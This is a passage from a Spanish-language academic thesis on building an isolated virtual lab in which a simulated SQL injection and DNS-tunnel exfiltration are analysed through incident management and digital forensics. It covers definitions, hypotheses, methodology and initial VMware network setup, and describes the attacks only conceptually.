El análisis del sistema comprometido implica examinar el estado actual del sistema operativo y sus componentes con el objetivo de identificar evidencias de actividad maliciosa. Este proceso puede incluir la revisión de procesos en ejecución, interfaces de red activas, configuraciones del sistema y archivos presentes en el dispositivo.

Mediante el análisis del sistema es posible detectar rastros de actividad del atacante, identificar herramientas utilizadas durante el ataque y comprender cómo se produjo la intrusión en el sistema.

II.3.6 Herramientas de laboratorio virtual

Los laboratorios virtuales constituyen entornos controlados que permiten simular infraestructuras informáticas mediante tecnologías de virtualización. Estos entornos son ampliamente utilizados en el ámbito académico y de investigación para realizar experimentos relacionados con redes, ciberseguridad y análisis forense sin afectar sistemas reales (Scarfone & Mell, 2012).

El uso de laboratorios virtuales permite reproducir escenarios complejos de manera segura, facilitando la experimentación con configuraciones de red, sistemas operativos y herramientas de seguridad.

II.3.6.1 Virtualización

La virtualización es una tecnología que permite ejecutar múltiples sistemas operativos de manera simultánea sobre una misma computadora física. Esto se logra mediante el uso de software denominado hipervisor, el cual administra los recursos del hardware y los distribuye entre las diferentes máquinas virtuales (Stallings, 2017).

Cada máquina virtual funciona como un sistema independiente con su propio sistema operativo, memoria, almacenamiento y configuraciones de red. Esta característica permite recrear entornos de laboratorio donde pueden simularse ataques informáticos, analizar tráfico de red y realizar investigaciones de seguridad.

II.3.6.2 Simulación de redes

La simulación de redes dentro de entornos virtualizados permite interconectar diferentes máquinas virtuales mediante redes virtuales configurables. Estas redes pueden ser diseñadas para replicar infraestructuras reales, permitiendo estudiar el comportamiento de sistemas en escenarios controlados.

En el contexto de la ciberseguridad, la simulación de redes permite recrear entornos donde se pueden ejecutar ataques informáticos controlados, analizar el tráfico generado durante el incidente y aplicar técnicas de análisis forense digital para reconstruir los eventos ocurridos (Scarfone & Mell, 2012).

II.4 Definición de Términos

Con el propósito de facilitar la comprensión de los conceptos técnicos utilizados en el desarrollo del proyecto, se presentan a continuación las definiciones de los principales términos relacionados con la gestión de incidentes de ciberseguridad, el análisis forense digital y el diseño de laboratorios virtuales. Estos términos permiten contextualizar adecuadamente los procesos y herramientas empleadas en el laboratorio virtual implementado en la presente tesis.

II.4.1 Análisis forense digital

El análisis forense digital es el proceso metodológico que comprende la identificación, preservación, adquisición, análisis e interpretación de evidencias digitales con el objetivo de reconstruir eventos relacionados con incidentes de seguridad informática y determinar las acciones realizadas dentro de un sistema comprometido (Casey, 2011).

II.4.2 Evidencia digital

La evidencia digital se refiere a cualquier información almacenada o transmitida en formato digital que puede ser utilizada como elemento probatorio en una investigación informática. Esta evidencia puede encontrarse en dispositivos de almacenamiento, memoria del sistema, registros del sistema o tráfico de red (ISO/IEC, 2012).

II.4.3 Exfiltración de datos

La exfiltración de datos consiste en la transferencia no autorizada de información desde un sistema o red hacia un destino externo controlado por un atacante. Este proceso suele realizarse mediante canales encubiertos o protocolos legítimos con el objetivo de evadir mecanismos de detección de seguridad (Stallings & Brown, 2018).

II.4.4 DNS Tunneling

El DNS tunneling es una técnica que permite encapsular datos dentro de consultas y respuestas del protocolo DNS para establecer un canal de comunicación oculto entre un sistema comprometido y un servidor externo. Esta técnica puede utilizarse para la exfiltración de datos o para mantener canales de control remoto en sistemas comprometidos (Kurose & Ross, 2021).

II.4.5 Indicadores de compromiso (IOC)

Los indicadores de compromiso son artefactos o evidencias técnicas que indican la posible presencia de actividad maliciosa dentro de un sistema o red informática. Estos indicadores pueden incluir direcciones IP sospechosas, firmas de malware, dominios maliciosos o comportamientos anómalos del sistema (NIST, 2012).

II.4.6 Captura de paquetes (PCAP)

La captura de paquetes es el proceso mediante el cual se registran los paquetes de datos que circulan a través de una red informática para su posterior análisis. Este procedimiento es utilizado en investigaciones de seguridad para identificar patrones de comunicación, detectar ataques y reconstruir actividades maliciosas (Kurose & Ross, 2021).

II.4.7 Análisis de tráfico de red

El análisis de tráfico de red consiste en la inspección detallada de los paquetes de datos transmitidos en una red con el objetivo de identificar anomalías, comportamientos sospechosos o indicadores asociados a incidentes de seguridad informática (Stallings & Brown, 2018).

II.4.8 Análisis de logs

El análisis de logs es el proceso de revisión e interpretación de los registros generados por sistemas operativos, aplicaciones y

dispositivos de red. Estos registros contienen información relevante sobre eventos ocurridos dentro de un sistema y constituyen una fuente fundamental de evidencia en investigaciones forenses digitales (Casey, 2011).

II.4.9 Máquina virtual

Una máquina virtual es una representación software de un sistema informático completo que se ejecuta dentro de un equipo físico mediante un hipervisor. Cada máquina virtual puede ejecutar su propio sistema operativo y aplicaciones de forma independiente, permitiendo simular múltiples entornos dentro de un mismo hardware (Stallings, 2017).

II.4.10 Virtualización

La virtualización es una tecnología que permite crear representaciones virtuales de recursos informáticos como servidores, sistemas operativos o redes. Esta técnica facilita la creación de entornos controlados para pruebas, simulaciones y análisis de seguridad informática (Stallings, 2017).

II.4.11 Simulación de redes

La simulación de redes consiste en la recreación de infraestructuras de comunicación dentro de entornos virtuales con el propósito de analizar el comportamiento de los sistemas ante diferentes escenarios operativos o incidentes de seguridad (Kurose & Ross, 2021).

II.4.12 SQL Injection

La inyección SQL es una técnica de ataque que explota vulnerabilidades en aplicaciones web para ejecutar comandos SQL maliciosos dentro de una base de datos. Este tipo de ataque permite a un atacante acceder, modificar o extraer información almacenada en la base de datos de un sistema (Stallings & Brown, 2018).

II.4.13 Correlación de eventos

La correlación de eventos es el proceso de análisis mediante el cual se relacionan múltiples registros o evidencias provenientes de diferentes fuentes del sistema con el objetivo de identificar patrones de actividad y reconstruir la secuencia de un incidente de seguridad informática (NIST, 2012).

CAPITULO III: HIPOTESIS Y VARIABLES

III.1 Hipótesis

III.1.1 Hipótesis general

El diseño e implementación de un laboratorio virtual de ciberseguridad permitirá integrar de manera efectiva los procesos de gestión de incidentes y análisis forense digital, al posibilitar la detección, respuesta y recolección de evidencias provenientes de múltiples componentes del sistema durante la simulación de un incidente de exfiltración de datos.

III.1.2 Hipótesis específicas

- La arquitectura técnica basada en máquinas virtuales interconectadas influye positivamente en la capacidad del laboratorio para reproducir de manera coherente las fases de un incidente de ciberseguridad
- La configuración de servicios vulnerables y vectores de ataque dentro del laboratorio genera evidencia digital suficiente y de calidad para aplicar técnicas de análisis forense de red, disco, memoria y registros.
- La integración de herramientas de monitoreo, registro y análisis permite correlacionar eventos provenientes de diferentes fuentes, favoreciendo la reconstrucción del flujo completo del ataque y la exfiltración de datos.
- El diseño del laboratorio facilita la correlación técnica entre las fases del ataque, las actividades de gestión de incidentes y las tareas de

análisis forense digital, fortaleciendo el entendimiento del ciclo de vida del incidente.

III.2 Variables de la investigación

En este proyecto se consideran 2 variables: una independiente y una dependiente

III.2.1 Variable independiente (VI)

Diseño e implementación del laboratorio virtual de ciberseguridad.

La variable independiente corresponde al diseño e implementación de un laboratorio virtual de ciberseguridad, entendido como el conjunto de componentes tecnológicos virtualizados que permiten recrear escenarios controlados para la simulación de incidentes de seguridad informática.

Esta variable comprende aspectos relacionados con la arquitectura lógica del laboratorio, la configuración de los parámetros en las máquinas virtuales.

III.2.2 Variable dependiente (VD)

Integración técnica entre los procesos de gestión de incidentes y análisis forense digital.

La variable dependiente se refiere al nivel de integración técnica existente entre los procesos de gestión de incidentes de seguridad y las actividades de análisis forense digital dentro del laboratorio virtual.

Esta integración implica la capacidad de recopilar, correlacionar y analizar evidencias digitales generadas durante la ocurrencia de incidentes simulados, facilitando la identificación de eventos, la preservación de evidencias y la generación de información útil para la investigación.

III.3. Operacionalización de variables

Cuadro 1 Operacionalización de variables

Variable Independiente	Definición conceptual	Definición operacional	Dimensiones	Indicadores	Técnicas /Instrumentos
VI: Diseño e implementación del laboratorio virtual de ciberseguridad	Conjunto de componentes técnicos virtualizados (máquinas virtuales, segmentación de red, servicios vulnerables y mecanismos de exfiltración) diseñados para simular de forma controlada un incidente de ciberseguridad que permita la formación práctica en detección, respuesta y análisis forense digital	La variable se operacionaliza mediante la implementación funcional del laboratorio virtual, validada a través del despliegue de máquinas virtuales interconectadas, la simulación de un ataque realista (explotación de vulnerabilidad, y exfiltración mediante DNS tunneling) y la generación de evidencias técnicas observables durante el incidente.	Arquitectura del laboratorio	-Número de máquinas virtuales implementadas -Asignación de roles (atacante, servidor vulnerable, servidor DNS, endpoint) -Segmentación de red Host-Only	-Lista de verificación técnica. -Pruebas de conectividad (ping, ip a, ip route)
			Configuración del escenario de ataque	-Explotación exitosa de la aplicación web vulnerable -Obtención de acceso remoto al sistema comprometido. -Ejecución de comandos en el sistema afectado.	-Ejecución controlada de comandos -Evidencia en logs del sistema
			Canal de exfiltración de información	-Implementación funcional del túnel DNS mediante iodine -Creación de interfaz de red asociada(dns0) -Transferencia de información a través del canal DNS -Producción de logs del	-Observación de interfaces de red. -Análisis de procesos activos (ps, ip addr) -Exportación de

			Generación de sistema. evidencias técnicas	-Registro de comandos ejecutados. -Configuración de red preservada	evidencias a archivos de texto. -Fichas técnicas de evidencias
VD	Nivel en que el laboratorio virtual permite articular de manera coherente la identificación, análisis, contención y reconstrucción de un incidente de ciberseguridad a partir de evidencias digitales técnicamente válidas	La variable se mide mediante la capacidad del laboratorio para generar, preservar, analizar y correlacionar evidencias digitales, permitiendo reconstruir el incidente y aplicar fases de gestión de incidentes integradas con el análisis forense.	Identificación del incidente	-Detección de procesos asociados al túnel DNS (iodine) -Identificación de tráfico DNS anómalo -Reconocimiento de comportamiento sospechoso	-Análisis de procesos activos -Revisión de configuraciones de red
			Recolección y preservación de evidencias	-Evidencias obtenidas sin alterar el entorno. -Registro del origen de la evidencia -Separación entre adquisición y análisis	-Comandos nativos del sistema. -Archivos de evidencias exportados
			Análisis forense digital	-Identificación de procesos e interfaces asociados al túnel DNS -Interpretación de logs y configuraciones. -Validación del canal de exfiltración	-Análisis de evidencias -Revisión técnica de logs y comandos
			Correlación y reconstrucción del incidente	-Relación entre explotación y exfiltración de información. -Coherencia temporal de	-Línea de tiempo(timeline) -Matriz de

	eventos.	correlación de
	-Reconstrucción del flujo de ataque	evidencias.
Integración	-Aplicación de fases de	-Análisis
gestión-forense	gestión de incidentes	metodológico.
	-Relación entre análisis técnico y respuesta al incidente	-Documentación del incidente
	-Documentación de hallazgos y lecciones aprendidas	

Fuente. Cuadro de Elaboración propia

CAPITULO IV: MATERIALES Y MÉTODOS

IV.1 Área de estudio

El área de estudio del presente proyecto corresponde a un laboratorio virtual de ciberseguridad orientado al análisis de incidentes informáticos y al estudio de técnicas de análisis forense digital. Este laboratorio fue implementado en una única computadora física mediante el uso de tecnologías de virtualización, permitiendo la creación de múltiples máquinas virtuales interconectadas dentro de una red aislada y controlada.

El laboratorio virtual fue diseñado con el propósito de simular un escenario realista de incidente de seguridad informática, específicamente un caso de exfiltración de datos desde una red comprometida hacia un servidor externo mediante el uso de un canal encubierto basado en el protocolo DNS (DNS tunneling).

Este entorno experimental permite reproducir las principales fases de un incidente de ciberseguridad, incluyendo:

- Compromiso inicial de un sistema vulnerable
- Interacción con sistemas dentro de la red
- Exfiltración encubierta de información
- Recolección y análisis de evidencias digitales

La arquitectura del laboratorio se implementó mediante una red virtual aislada, permitiendo analizar el comportamiento del ataque sin afectar redes externas o sistemas reales.

- El entorno virtual implementado incluye los siguientes componentes:

- Servidor web vulnerable (DVWA) instalado sobre Ubuntu
- Estación de trabajo víctima (Windows 10)
- Sistema atacante (Kali Linux)
- Servidor de exfiltración DNS basado en Iodine
- Infraestructura de virtualización mediante VMware Workstation
- Red virtual Host-Only para aislar el laboratorio

Este entorno controlado permite observar la generación de evidencias digitales en diferentes sistemas operativos, facilitando el análisis forense posterior del incidente simulado.

IV.2 Diseño de la investigación

El diseño metodológico del proyecto corresponde a un estudio aplicado de carácter tecnológico, orientado al diseño, implementación y validación de un laboratorio virtual para el análisis de incidentes de ciberseguridad.

El enfoque del proyecto es experimental y descriptivo, ya que se construye un entorno controlado donde se ejecuta un incidente de seguridad informática con el objetivo de observar y analizar las evidencias generadas durante el ataque

Cuadro 2 Características del diseño

Característica	Descripción
Tipo de investigación	Aplicada – Tecnológica
Enfoque	Experimental y descriptivo
Estrategia	Simulación controlada de incidente de seguridad
Finalidad	Diseño, implementación y evaluación del laboratorio virtual

Fuente. Cuadro de Elaboración propia

El proceso experimental se desarrolló a través de cuatro fases principales:

- ✓ Diseño de la arquitectura técnica del laboratorio
- ✓ Implementación del entorno virtual y configuración de máquinas
- ✓ Simulación del incidente de ciberseguridad
- ✓ Análisis forense y reconstrucción del ataque

Este enfoque permitió validar la utilidad del laboratorio como herramienta formativa para comprender la relación entre la gestión de incidentes y el análisis forense digital.

IV.3 Población y muestra

IV.3.1 Población

La población de estudio está constituida por los diferentes escenarios posibles de incidentes de ciberseguridad que involucran explotación de vulnerabilidades, intrusión en sistemas y exfiltración de información dentro de redes informáticas.

Estos escenarios pueden incluir diversas técnicas utilizadas por atacantes, como explotación de vulnerabilidades web, uso de malware, actividad dentro de la red virtual y transferencia encubierta de datos.

IV.3.2 Muestra

La muestra del proyecto se define como un escenario específico de incidente de seguridad informática simulado dentro del laboratorio virtual, caracterizado por las siguientes condiciones:

- Explotación de una vulnerabilidad web mediante SQL Injection
- Compromiso de un sistema dentro de la red virtual
- Exfiltración de información mediante DNS tunneling

- Generación de evidencias digitales en múltiples sistemas

Asimismo, la muestra incluye:

- El conjunto de máquinas virtuales utilizadas en el laboratorio
- Los registros del sistema
- Las configuraciones de red
- Los artefactos generados durante el ataque

La selección de la muestra es no probabilística e intencional, ya que se eligió un escenario representativo que permite analizar de forma completa las fases de un incidente de ciberseguridad.

IV.4 Procedimientos, técnicas e instrumentos de recolección de información

IV.4.1 Procedimiento

El procedimiento experimental se desarrolló siguiendo una secuencia estructurada de etapas que permitieron diseñar, implementar y analizar el laboratorio virtual.

IV.4.1.1 Diseño del laboratorio virtual

En esta fase se definió la arquitectura técnica del laboratorio virtual, estableciendo el rol de cada máquina dentro del entorno de simulación.

Las actividades realizadas incluyen:

- Definición de la función de cada sistema dentro del escenario
- Asignación de recursos de hardware virtual (CPU, RAM y

almacenamiento

- Diseño de la red virtual aislada
- Planificación del flujo del incidente de seguridad

IV.4.1.2 Implementación del entorno virtual

Posteriormente se procedió a la instalación y configuración de las máquinas virtuales necesarias para la simulación del incidente.

Las actividades realizadas fueron:

- Instalación de sistemas operativos en cada máquina virtual
- Configuración de la red virtual Host-Only
- Instalación de herramientas necesarias para la simulación
- Configuración de servicios vulnerables

Las máquinas virtuales implementadas fueron:

- Kali Linux (sistema atacante)
- Ubuntu con DVWA (servidor vulnerable)
- Ubuntu Server con Iodine (servidor de túnel DNS)
- Windows 10 (estación de trabajo)

IV.4.1.3 Ejecución del incidente simulado

Una vez configurado el laboratorio virtual, se procedió a ejecutar el escenario de ataque con el objetivo de generar evidencias digitales para el análisis posterior.

El incidente simulado incluyó las siguientes etapas:

1. Explotación de vulnerabilidad web mediante SQL Injection
2. Obtención de acceso al sistema comprometido
3. Configuración del mecanismo de exfiltración de datos
4. Transferencia encubierta de información mediante DNS tunneling

Durante esta fase se generaron múltiples registros y evidencias dentro de los sistemas participantes.

IV.4.1.4 Recolección de evidencias

La obtención de evidencias digitales se realizó siguiendo principios básicos del análisis forense, tales como:

- No alteración de la evidencia
- Recolección controlada
- Documentación del origen de la evidencia
- Separación entre adquisición y análisis

Las evidencias obtenidas incluyeron:

- Interfaces de red activas
- Procesos en ejecución
- Registros del sistema
- Configuración de red
- Artefactos generados por el túnel DNS

Estas evidencias fueron obtenidas principalmente mediante comandos nativos del sistema operativo y revisión de archivos del sistema.

IV.4.1.5 Análisis forense

El análisis de evidencias permitió identificar los elementos clave del incidente y reconstruir la secuencia del ataque.

Entre las actividades realizadas se encuentran:

- Identificación de interfaces de red asociadas al túnel DNS
- Análisis de configuraciones de red
- Identificación de procesos sospechosos

- Interpretación de registros del sistema
- Reconstrucción de la secuencia del ataque

Este proceso permitió confirmar la existencia del canal encubierto DNS y comprender el mecanismo de exfiltración utilizado en el laboratorio.

IV.4.1.6 Documentación del incidente

Finalmente se realizó la documentación completa del incidente simulado, incluyendo:

- Descripción técnica del ataque
- Evidencias recolectadas
- Interpretación de resultados
- Reconstrucción cronológica del incidente

La documentación permitió integrar los resultados del análisis forense con las fases del proceso de gestión de incidentes.

IV.4.2 Técnicas de recolección y análisis de información

Las principales técnicas empleadas durante el proyecto fueron:

- Simulación controlada de incidentes de ciberseguridad
- Análisis de configuraciones de red
- Revisión de registros del sistema
- Análisis de procesos activos
- Correlación temporal de evidencias
- Reconstrucción del flujo del ataque

Estas técnicas permitieron comprender la relación entre las acciones del atacante y las evidencias generadas en los sistemas comprometidos.

IV.4.3 Instrumentos

Los instrumentos utilizados durante el desarrollo del laboratorio virtual se presentan en la siguiente matriz. La selección de estas herramientas permitió la construcción de un entorno controlado para la simulación, análisis y evaluación del escenario de estudio. Cada instrumento cumplió una función específica dentro de la infraestructura virtual, facilitando tanto la ejecución de las pruebas como la recopilación de evidencias necesarias para el análisis de los resultados obtenidos.

Cuadro 3 Instrumentos virtuales utilizados

Instrumento	Función
VMware Workstation	Plataforma de virtualización para el laboratorio
Kali Linux	Sistema atacante utilizado para ejecutar el ataque
Ubuntu + DVWA	Servidor web vulnerable para la explotación
Ubuntu Server + Iodine	Implementación del canal DNS tunneling
Windows 10	Estación de trabajo dentro de la red virtual
Comandos del sistema (ip addr, nslookup, ping)	Análisis de red y detección de anomalías
Archivos de configuración y logs	Evidencias del sistema para análisis forense

Fuente. Cuadro de Elaboración propia

IV.4.4 Matriz de la versión de las Máquinas virtuales

Para el desarrollo del proyecto se utilizaron las siguientes versiones de las máquinas virtuales y el entorno de virtualización.

Cuadro 4 Matriz de las versiones de las Máquinas virtuales

Instrumento	Versión
VMware Workstation	V.17.5.2 build-23775571
Kali Linux	Linux Kali 6.16.8+Kali-amd64-2025
Ubuntu + DVWA	Ubuntu 24.04.3 LTS
Ubuntu Server + Iodine	v.0.7.0
Windows 10	V.22H2(compilación de SO 19045.6466)

Fuente. Cuadro de Elaboración propia

IV.5 Análisis estadístico

Debido a la naturaleza técnica y experimental del proyecto, no se aplicaron métodos estadísticos paramétricos tradicionales, ya que el objetivo principal del estudio no es realizar inferencias estadísticas sobre poblaciones, sino analizar el comportamiento de un incidente de seguridad dentro de un entorno controlado.

El análisis de resultados se basó en métodos de interpretación técnica de evidencias digitales y correlación de eventos, permitiendo reconstruir el flujo del ataque ocurrido dentro del laboratorio.

Entre las técnicas de análisis utilizadas se incluyen:

- Reconstrucción cronológica del incidente (timeline)
- Correlación entre eventos registrados en diferentes sistemas
- Comparación entre comportamiento normal y comportamiento anómalo
- Análisis de configuraciones de red y procesos activos

Asimismo, se consideraron las siguientes métricas de observación:

- Identificación de interfaces de red asociadas al túnel DNS
- Detección de procesos relacionados con la exfiltración de datos
- Reconstrucción del flujo de comunicación entre sistemas
- Identificación de evidencias generadas durante el ataque

Este enfoque permitió interpretar los resultados obtenidos y validar el funcionamiento del laboratorio virtual como herramienta para el estudio de incidentes de ciberseguridad.

CAPITULO V: RESULTADOS

V.1 Presentación y análisis de resultados

En el siguiente capítulo se describe los resultados obtenidos durante el diseño e implementación del laboratorio virtual orientado a la formación en la integración de procesos de gestión de incidentes y análisis forense digital.

En este capítulo se detalla el despliegue completo del entorno virtual, desde la preparación previa del equipo host hasta la configuración final de cada uno de los componentes que forman parte de la arquitectura propuesta. Asimismo, se describe la simulación de un incidente de ciberseguridad que involucra la explotación de vulnerabilidades, la intrusión en un sistema y la exfiltración encubierta de información, con el fin de generar evidencia forense realista.

Finalmente, se presentan los resultados relacionados con la detección, análisis y contención del incidente, seguidos del análisis forense correspondiente y la integración de ambos procesos, destacando la importancia formativa del laboratorio dentro del campo de la ciberseguridad.

V.2 Implementación del laboratorio virtual

V.2.1 Preparación previa del entorno (host físico)

Par la implementación del laboratorio virtual se empleó un equipo físico(host) con características que permiten la ejecución simultanea de múltiples máquinas virtuales sin comprometer el rendimiento del entorno. Las

especificaciones reales del equipo utilizando se detalla en la tabla.

Cuadro 5 Características del equipo físico

Elemento	Valor
Sistema operativo	Microsoft Windows 11 Pro
Versión	10.0.26200 Compilación 26200
Procesador	Intel Core i5-13500 (13th Gen), 14 núcleos, 20 hilos, 2.5 GHz
Memoria RAM instalada	32 GB DDR4
Memoria virtual total	33.8 GB
Tipo de BIOS	UEFI
Fabricante de placa base	Micro-Star International Co., Ltd (MSI)
Modelo de la placa base	PRO B760M-P DDR4
Almacenamiento	SSD NVMe (capacidad $\geq$ 512 GB)
Virtualización basada en hardware	Activada
Seguridad basada en virtualización	No habilitada
Tipo de sistema	PC basado en x64

Fuente. Cuadro de Elaboración propia

V.2.2 Diseño lógico de la arquitectura del laboratorio

El laboratorio virtual se diseñó siguiendo una arquitectura segmentada que replica el flujo real de un incidente de ciberseguridad:

- Compromiso inicial
- Interacción con la víctima
- Exfiltración
- Detección y análisis
-

Se va a representar de forma lógica la estructura del laboratorio, las interacciones entre sus componentes y su relación con los procesos de

gestión de incidentes y análisis forense

V.2.2.1 Diagrama:

La arquitectura del laboratorio virtual se basa en una red virtual aislada, implementada mediante VMware Workstation, donde todas las máquinas virtuales se comunican a través del segmento:

- VMnet1- Host Only
- Rango de red: 192.168.100.0/24
- Acceso a internet: Deshabilitado
- Comunicación: Solo con las máquinas internas

V.2.2.2 Explicación del rol de cada VM

V.2.2.2.a Kali Linux

Kali Linux representa al atacante dentro del entorno simulado, nos va a permitir recrear técnicas reales empleadas por atacantes, generando material para el análisis forense y el proceso de gestión de incidentes. Entre sus funciones están:

- Ejecutar pruebas de explotación contra el servidor DVWA.
- Enviar cargas maliciosas hacia la estación víctima Windows 10.
- Realizar la exfiltración encubierta mediante consultas DNS modificadas.

V.2.2.2.b Windows 10

Es la estación víctima, simula el endpoint comprometido de un usuario interno. El endpoint es uno de los principales orígenes de evidencia en incidentes reales, permitiendo analizar impacto, persistencia y actividades sospechosas. Entre sus funciones están:

- Ejecutar el archivo o script enviado desde Kali (simulación del

compromiso)

- Generar evidencia forense (RAM, disco, conexiones activas, artefactos).
- Mostrar comportamiento posterior al compromiso (procesos maliciosos)

V.2.2.2.c Ubuntu Desktop + DVWA

Simula a un servidor web mal configurado o vulnerable, similar a servicios estatales con fallas de seguridad. Entre sus funciones están:

- Alojar DVWA (Damn Vulnerable Web Application)
- Permitir la explotación inicial mediante SQL Injection
- Generar logs de Apache, MySQL y DVWA para fines forenses

V.2.2.2.d Ubuntu Server + Iodine

Simula a un servidor configurado para recibir datos exfiltrados a través de un canal oculto DNS tunneling. Entre sus funciones están:

- Aceptar consultas DNS codificadas provenientes de Kali
- Reconstruir los datos exfiltrados
- Registrar actividad sospechosa para análisis posterior




Figura 5 Arquitectura del Laboratorio Virtual Implementado. Fuente. Topología de red. Elaboración propia

V.2.3 Configuración de red del entorno virtual

V.2.3.1 Creación de la red Host-Only

Dentro la máquina virtual VMware Workstation se creó la red interna Host-Only en Edit < Virtual Network Editor < Change Settings




Figura 6 Creación de la red Host-Only en VMware Workstation. Fuente. Captura de pantalla de la configuración del Virtual Network Editor en VMware Workstation. Elaboración propia.

Dentro de Virtual Network Editor se seleccionó a VMnet1 (Host-Only) y activamos:

Connect a host-only network

Subnet IP: 192.168.100.0

Subnet mask: 255.255.255.0

Y aplicamos los cambios




Figura 7 Elección de la red Host Only VMnet1. Fuente. Captura de pantalla de la configuración del Virtual Network Editor. Elaboración propia.

Desactivamos DHCP, debido a que se asignó IPs estáticas en cada VM

Con ello se creó la red del laboratorio:

